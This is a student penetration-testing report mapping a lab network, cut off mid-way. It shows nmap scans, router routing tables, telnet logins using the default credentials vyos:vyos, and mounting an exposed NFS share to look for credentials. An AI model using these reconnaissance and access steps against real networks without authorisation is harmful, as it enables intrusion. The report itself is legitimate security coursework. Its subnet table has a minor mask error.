ACME Inc. Network Security Assessment

Jake Lewandowski

CMP314: Computer Networking 2

BSc Ethical Hacking Year 3

2025/26

Note that Information contained in this document is for educational purposes.

Contents

1 INTRODUCTION

1.1 BACKGROUND

Acme Inc has recently parted ways with their network manager and as such have commissioned a security test of their business network. No previous materials about this network exist making this a "black-box" style security assessment. Therefore, the objective of this assessment is to create a map of the network and find security vulnerabilities present within the hosts as well as network configuration.

To do this, the security tester has been given a machine with Linux Kali to perform the test. The only tools allowed during the test are installed on the system, since external tools may not be reliable. The tools that were used throughout the test are listed below:

- Nmap network scanner – Tool for enumerating hosts on a network
- Hashcat – Tool for cracking password hashes
- Nikto – Web application scanner
- Traceroute – Tool for following packets
- Telnet – Tool for communicating with network devices
- Curl – Tool for viewing website in command line
- Wget – Tool for retrieving websites with command line

1.2 AIMS

This security assessment aims to fulfil the following goals:

- Create a map of the ACME corporate network
    - Find as many devices as possible
    - Include different subnets and device addresses
    - Create subnet table
- Thoroughly investigate security vulnerabilities present throughout the network
    - Utilize various industry standard tools and scanners
    - Investigate devices for vulnerable configuration
    - Provide information on remediation of vulnerabilities found
- Analyze and evaluate the network topology
    - Provide remediation where necessary to network topology

2 NETWORK DIAGRAM

2.1 NETWORK TOPOLOGY

To map the target network, a variety of tools and methods was used. Nmap, is an excellent tool which can be utilised through the terminal in Kali. Nmap allows the tester to send SYN, ARP as well as ICMP packets to look for responses. Furthermore, it also supports scanning for open ports and service versions to narrow down what kind of device is running on an IP which was particularly useful throughout the network mapping process.

Traceroute was often used to solve issues where IP addresses were not reachable as well as ensuring that the network diagram was consistent. Traceroute is a command available in most CLIs which shows the list of IP addresses a packet goes through to reach its destination.

Finally, to find which router interface corresponded to which IP address, telnet was used. Telnet allows the tester to view the configuration of routers which is useful for finding which IP addresses exist, where they could be and how they are connected.

With the use of these three tools, a comprehensive network diagram could be carried out. Section 3 of the report goes into much further detail on how this process was executed and what challenges were overcome.

2.2 NETWORK MAP




Figure 1 – Network Map

2.3 SUBNET TABLE

Table 1 – Subnet Table

Subnet Address	Subnet Mask	Usable Hosts	Hosts In Use	Broadcast Address
192.168.0.240/30	255.255.255.252	192.168.0.241-242	192.168.0.241 192.168.0.242	192.168.0.243
192.168.0.232/30	255.255.255.252	192.168.0.233-234	192.168.0.233 192.168.0.234	192.168.0.235
192.168.0.228/30	255.255.255.252	192.168.0.229-230	192.168.0.229 192.168.0.230	192.168.0.231
192.168.0.224/30	255.255.255.252	192.168.0.225-226	192.168.0.225 192.168.0.226	192.168.0.227
192.168.0.192/27	255.255.255.224	192.168.0.193-222	192.168.0.193 192.168.0.200 192.168.0.210	192.168.0.223
192.168.0.128/30	255.255.255.252	192.168.0.129-158	192.168.0.129 192.168.0.130	192.168.0.159
192.168.0.96/27	255.255.255.224	192.168.0.97-126	192.168.0.97 192.168.0.98	192.168.0.127
192.168.0.64/27	255.255.255.224	192.168.0.65-94	192.168.0.65 192.168.0.66	192.168.0.95
192.168.0.32/27	255.255.255.224	192.168.0.33-62	192.168.0.33 192.168.0.34	192.168.0.63
172.16.221.0/24	255.255.255.0	172.16.221.1-254	172.16.221.16 172.16.221.237	172.16.221.255
13.13.13.0/24	255.255.255.0	13.13.13.1-254	13.13.13.12 13.13.13.13	13.13.13.255

3 NETWORK MAPPING

3.1 INITIAL SCANNING

3.1.1 Kali Machine (192.168.0.200)

Firstly, to ascertain the testing computers network information, the “ifconfig” command was run. This returned the output as shown below.

```
root@kali:~/Desktop# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::215:5dff:fe00:400  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:00  txqueuelen 1000  (Ethernet)
```

Figure 2

This reveals that:

- Kali Machine IP is 192.168.0.200
- Network Mask: 255.255.255.224 (/27)
- Broadcast IP: 192.168.0.223

To further enumerate devices available, Nmap was used. Nmap is a tool often used by hackers/network technicians to map out networks and collect information about given devices through banner grabbing. It can be tweaked using flags so that the necessary information can be gathered as efficiently as possible.

In this case, the command “nmap -sn 192.168.0.200/27” was executed. The “sn” flag stands for “no port scan” and only host discovery is performed. From there we scan our own network, the results of the scan are as shown in the figure below.





Figure 3

This reveals the existence of the following IP Addresses.

- 192.168.0.193
- 192.168.0.199
- 192.168.0.210
- 192.168.0.200

To test further, these IP addresses can be placed into a file and scanned as a batch using the “-iL” flag. The “-sV” and “-sC” flags are used, these stand for “scan version” and “scan scripts” respectively. The appended results are shown in the code snippet below. The full output is available in Appendix B .



```
root@kali:~/Desktop# nmap -iL ipscan.txt -sV -sC
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-15 08:10 EST
Nmap scan report for 192.168.0.193
Host is up (0.00085s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.199
Host is up (0.00042s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.210
Host is up (0.00084s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 3 IP addresses (3 hosts up) scanned in 130.81 seconds
```

Figure 4

Notably, 192.168.0.193 is running VyOS on the telnet port. This strongly suggests that this is a router and as such, an attempt to connect using telnet is performed as shown in the figure below.




Figure 5

This successfully created a connection, and upon attempting default credentials, granted the tester access to the router configuration.

As per the subnet calculations in Appendix A, the IP range of 192.168.0.193 – 222 must be subnet 192.168.0.192/27, as referenced in the network diagram.

3.2 ROUTER 1

Once access to router 1 was obtained, the following commands were run:

- Show Ip route: This reveals what IP addresses the router is aware of
- Show interfaces: Shows IP addresses present in different subnets, and which are adjacent

The output of these commands returned the result as shown in the figure below:

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
S   13.13.13.0/24 [1/0] via 192.168.0.34 inactive
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 00:36:46
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:35:56
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:34:11
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:34:11
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:35:55
O   192.168.0.192/27 [110/10] is directly connected, eth3, 00:36:46
C>* 192.168.0.192/27 is directly connected, eth3
O   192.168.0.224/30 [110/10] is directly connected, eth1, 00:36:46
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:35:56
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:35:55
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:34:11
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth1             192.168.0.225/30               u/u
eth2             172.16.221.16/24               u/u
eth3             192.168.0.193/27               u/u
lo               127.0.0.1/8                    u/u
                 1.1.1.1/32
                 ::1/128
vyos@vyos:~$
```

Figure 6

The show interfaces command reveals that the router is connected to two other subnets which are covered in the following two sub sections.

3.2.1 Mapping 172.16.221.0/24

This reveals that Router 1 is connected to at least 2 other subnets. So, mapping starts on 172.16.221.0/24 with the use of nmap as shown below.




Figure 7

Since it was previously ascertained that 172.16.221.16 is a router interface, 172.16.221.237 must be a device. Therefore, this is further enumerated with nmap as shown below.




Figure 8

This reveals the existence of a web server on this IP address, and that this is the only device on this subnet, as consistent with the network diagram and subnet calculations.

3.2.2 Mapping 192.168.0.224/30

Since the “show ip route” command showed that 192.168.0.225 is connected directly through interface 1, this subnet can be enumerated. Furthermore, since many ips are routed through 192.168.0.226, a router is likely present here. So, a telnet connection is sent to 192.168.0.226 since this is most likely a router.




Figure 9

This was successful, and similarly to router 1, router 2 uses default credentials vyos:vyos.

3.3 ROUTER 2

Similarly to router 1, once access was gained the “show ip route” and “show interfaces” commands were immediately run to enumerate further.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
S>* 13.13.13.0/24 [1/0] via 192.168.0.34, eth1
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 01:03:47
O   192.168.0.32/27 [110/10] is directly connected, eth1, 01:04:42
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 01:02:07
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 01:02:07
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 01:03:52
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 01:03:47
O   192.168.0.224/30 [110/10] is directly connected, eth3, 01:04:42
C>* 192.168.0.224/30 is directly connected, eth3
O   192.168.0.228/30 [110/10] is directly connected, eth2, 01:04:42
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 01:03:52
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 01:02:07
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth1             192.168.0.33/27                u/u
eth2             192.168.0.229/30               u/u
eth3             192.168.0.226/30               u/u
lo               127.0.0.1/8                    u/u
                 2.2.2.2/32
                 ::1/128
vyos@vyos:~$
```

Figure 10

As established in section 3.2, 192.168.0.226 is router 2’s interface into 192.168.0.224/30. Furthermore, as per the subnet calculations in Appendix A, it must be part of this subnet. This leaves interfaces eth1 and eth3 for investigation.

3.3.1 Mapping 192.168.0.32/27

To find devices on this subnet, Nmap is used since “show Ip route” does not provide any clues about potential devices. Fortunately, it is revealed that 192.168.0.32/27 is available through eth1 and is likely the subnet address. The Nmap output was as shown below.

```
root@kali:~/Desktop# nmap -sn 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-15 09:12 EST
Nmap scan report for 192.168.0.33
Host is up (0.0013s latency).
Nmap scan report for 192.168.0.34
Host is up (0.0020s latency).
Nmap done: 32 IP addresses (2 hosts up) scanned in 14.72 seconds
```

Figure 11

This shows 2 Ip Addresses exist on this subnet:

- 192.168.0.33
- 192.168.0.34

192.168.0.33 can be ruled out since it belong to router 2 as shown in the "show interfaces" command, therefore 192.168.0.34 must be a host which can be enumerated with Nmap, as shown below.

```
root@kali:~/Desktop# nmap 192.168.0.34
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-15 09:15 EST
Nmap scan report for 192.168.0.34
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
```

Figure 12

The open ports reveal that this is likely a NAS server and certainly confirms this is an active host.

3.3.2 Mapping 13.13.13.0/24

Router 2's "show Ip Route" command output revealed that a 13.13.13.0/24 subnet exists and is accessible through 192.168.0.34 which was established to be a NAS server. This host also has an SSH port open which allows the tester to investigate further. First, service versions can be enumerated by use of Nmap's "-sV" and "-sC" flags which as previously mentioned, run scripts and banner grab service versions. The appended output of this command is as shown in the figure below.




Figure 13

This code snippet has the rpcinfo output appended since it is not relevant here. It is available in Appendix 2 Part 2. It is quite likely that the 13.13.13.0/24 is being tunneled through this host and therefore to investigate further, SSH access is required. Firstly, the open RPC port allows the tester to potentially search any mountable shares with the “showmount -e” command. The output of this command is as shown in the figure below.




Figure 14

It appears to be possible to mount the /home/xadmin share which could contain clues or credentials, therefore the share is mounted and searched as shown in the figure below.

```
root@kali:/tmp/nfs_mount# ls -la
total 108
drwxr-xr-x 16 1000 1000 4096 Nov  4  2021 .
